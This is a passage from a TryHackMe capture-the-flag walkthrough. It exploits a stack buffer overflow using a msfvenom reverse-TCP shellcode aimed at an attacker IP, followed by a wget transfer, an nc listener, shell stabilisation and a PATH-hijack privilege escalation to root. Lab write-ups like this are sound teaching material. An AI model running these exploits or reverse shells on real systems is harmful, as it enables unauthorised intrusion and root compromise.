Now that the value pointed to by rsp has been overwritten with the non-repeating pattern we can use pattern_offset, in order to get the offset.



```
(gdb) x/xg $rsp
0x7fffffffe498: 0x3775413675413575
(gdb) 
```

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x4134754133754132




```
┌──(root💀koelhosec)-[/home/tryhackme/binex]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x4134754133754132

[*] Exact match at offset 608
```

(the task hints mention to use value from register RBP, so the **offset is 608**)


We can now either follow the steps given by the task hints and use the pre-made shellcode or generate a shellcode with msfvenom. I found it easier to use msfvenom:

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.6.56.110 LPORT=9999 -b "\x00" -a x64 --platform linux -f python -o exploit.py
```




```
┌──(root💀koelhosec)-[/home/tryhackme/binex]
└─# msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.6.56.110 LPORT=9999 -b "\x00" -a x64 --pl
atform linux -f python -o exploit.py
Found 4 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=17, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 119 (iteration=0)
x64/xor chosen with final size 119
Payload size: 119 bytes
Final size of python file: 597 bytes
Saved as: exploit.py
```

We can now open the exploit.py script with a text/code editor (I use Sublime) to enter the remaining code for the script:




```
from struct import pack

nop = '\x90'

buf =  b""
buf += b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf += b"\xef\xff\xff\xff\x48\xbb\xe2\x88\xda\x33\xaa\x7a\xc1"
buf += b"\x21\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf += b"\x88\xa1\x82\xaa\xc0\x78\x9e\x4b\xe3\xd6\xd5\x36\xe2"
buf += b"\xed\x89\x98\xe0\x88\xfd\x3c\xa0\x7c\xf9\x4f\xb3\xc0"
buf += b"\x53\xd5\xc0\x6a\x9b\x4b\xc8\xd0\xd5\x36\xc0\x79\x9f"
buf += b"\x69\x1d\x46\xb0\x12\xf2\x75\xc4\x54\x14\xe2\xe1\x6b"
buf += b"\x33\x32\x7a\x0e\x80\xe1\xb4\x1c\xd9\x12\xc1\x72\xaa"
buf += b"\x01\x3d\x61\xfd\x32\x48\xc7\xed\x8d\xda\x33\xaa\x7a"
buf += b"\xc1\x21"

calculated_offset = 608
rip = 0x7fffffffe2fc
payload_len = calculated_offset + 8 #8 bytes of dummy as per task hint
nop_payload = 300 * nop
shell_len = len(buf)
nop_len = len(nop_payload)
padding = 'A' * (payload_len - shell_len - nop_len)
payload = nop_payload + buf + padding + pack("<Q", rip)

print(payload)
```

Now we transfer our exploit from Kali to the victim machine:




```
┌──(root💀koelhosec)-[/home/tryhackme/binex]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.235.206 - - [23/Mar/2022 21:48:01] "GET /exploit.py HTTP/1.1" 200 -
```




```
des@THM_exploit:~$ wget http://10.6.56.110:8000/exploit.py
--2022-03-24 01:47:44--  http://10.6.56.110:8000/exploit.py
Connecting to 10.6.56.110:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 902 [text/x-python]
Saving to: ‘exploit.py’

exploit.py            100%[=========================>]     902  --.-KB/s    in 0.004s

2022-03-24 01:47:44 (203 KB/s) - ‘exploit.py’ saved [902/902]
```

Then we start a listener in our Kali machine and execute it running the **./bof** file as below:



```
des@THM_exploit:~$ chmod +x exploit.py
des@THM_exploit:~$ ./bof < <(python exploit.py)
Enter some string:
```

And we get a shell back as kel user:



```
┌──(root💀koelhosec)-[/home/tryhackme/binex]
└─# nc -nlvp 9999
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.10.235.206.
Ncat: Connection from 10.10.235.206:59646.
whoami
kel
```

Now we stabilize the shell running:


```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
export TERM=xterm
```

# background the shell (CTRL + Z)


```
stty raw -echo; fg
```

Then we can grab the flag in kel home directory as well as his credentials:



```
kel@THM_exploit:/home$ cd /home/kel
kel@THM_exploit:/home/kel$ ls
exe   exe.c   flag.txt
kel@THM_exploit:/home/kel$ cat flag.txt
You flag is [redacted]

The user credential
username: kel
password: [redacted]
```

Now we can move towards root by checking the binary called exe that simply executes the system command ps.




```
kel@THM_exploit:/home/kel$ cat exe.c
#include <unistd.h>

void main()
{
        setuid(0);
        setgid(0);
        system("ps");
}
```

The argument passed into the system function is not specifying an absolute path so it will use the value of the current user's environment variable PATH in order to find where the executable ps is.

This can be exploited as we as the attacker can simply make an executable in the current directory, name it ps, edit the PATH variable so that instead of executing the real ps it will execute ours which will have a payload calling a bash shell in it.

So we create a file named ps:


nano ps



```
kel@THM_exploit:/home/kel$ nano ps
  GNU nano 2.9.3

#!/bin/bash

/bin/bash -i
```


Edit the PATH variable:

export PATH=.:$PATH



```
kel@THM_exploit:~$ export PATH=.:$PATH
```

Then make ps executable (chmod +x ps) and run the exe binary:



```
kel@THM_exploit:~$ ./exe
root@THM_exploit:~# cat /root/root.txt
The flag: [redacted].
Also, thank you for your participation.

The room is built with love. DesKel out.
```

And we rooted the machine! :)

THE END!